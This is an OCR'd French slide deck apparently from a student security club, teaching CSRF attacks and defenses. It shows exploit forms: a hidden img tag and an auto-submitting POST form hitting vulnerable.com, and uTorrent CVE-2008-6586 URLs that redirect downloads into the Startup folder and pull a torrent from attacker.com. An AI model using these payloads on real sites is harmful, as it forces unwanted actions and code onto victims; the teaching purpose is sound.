
H4ck 1n TN

Les vulnérabilités CSRF

Olivier Dautricourt

February 26, 2016

- CSRF: Cross Site Request Forgery ou ("Sea surf")
- Rediriger un utilisateur authentifié (admin, user lambda) sur une action interne d'un site.
- A pour effet d'exécuter une action avec les privilèges d'un autre utilisateur.
- Avantages: très facile de créer des exploit et de les utiliser.


Attaque CSRF
Site web ciblé
(2) Exécution de la requête forgée à l'insu de la victime
(3) Consultation standard de la page
Victime
(1) Envoi d'un mail contenant un lien piégé
Pirate

Une faille csrf: kézako ?

Les méthodes d'exploit

Exemple

S'en protéger

Challenges

GET

- Un simple lien:

  iPhone 6 gratos !
- Une image de taille nulle:
  <img src="http://vulnerable.com?user=ADMIN&passwd=1234"
  width="0" height="0" border="0">

POST

```
<form action="http://vulnerable.com"
      method="POST">

<input name="user" value="ADMIN"/>
<input name="delete" value=1>
<input type="submit"
       value="Free*Windows*10*licences*!"/>
</form>

Soit la victime click sur submit soit :
<body onload="document.forms[0].submit()">
```

Une faille csrf: kézako ?

Les méthodes d'exploit

Exemple

S'en protéger

Challenges

CVE-2008-6586 (utorrent)

```
http://localhost:14774/gui/?action=setsetting&s=dir_
completed_download_flag&v=1

http://localhost:14774/gui/?action=setsetting&s=dir_
completed_download&v=C\Documents%20and%20Settings\All%
20Users\Start%20Menu\Programs\Startup

http://localhost:14774/gui/?action=add-url&s=http:
//www.attacker.com/file.torrent
```

Une faille csrf: kézako ?

Les méthodes d'exploit

Exemple

S'en protéger

Challenges

Quelques solutions pour se protéger des failles CSRF:


- Ne pas faire d'actions potentiellement dangereuses avec GET
- Utiliser un token d'authentification
- Renseigner le header HTTP 'Referrer' et le vérifier coté serveur
- Supprimer ses cookies le plus souvent possible

Une faille XSS rendrait obsolète la plupart de ces méthodes de protection.

Synchronizer token pattern

- Token unique généré par session d'utilisateur ou même par requête
- Cryptographiquement sûr (graine aléatoire, session id, timestamp, ...)
- Inséré dans tous les formulaires modifiant l'état du serveur
- Vérifié par le serveur à chaque requête

Encrypted Token Pattern CSRF Defence



Inclusion du token dans un formulaire

```
<form action="/set_username.do" method="post">
<input name="username" type="text" value="Rex"/>
<input type="submit" value="Submit"/>
<input type="hidden"
       name="csrfmiddlewaretoken"
       value="<base64-server_generated-token>">
</form>
```

Une faille csrf: kézako ?

Les méthodes d'exploit

Exemple

S'en protéger

Challenges

Voici trois challenges pour cette semaine =)

- Nouveaux challenges sur Root-me: CSRF-0-protection, CSRF-contournement-de-jeton (pas résolu celui-là)
- Une faille CSRF est présente sur le futur site !!
  Trouvez la et corrigez la :
  https://github.com/Ododo/HiT_web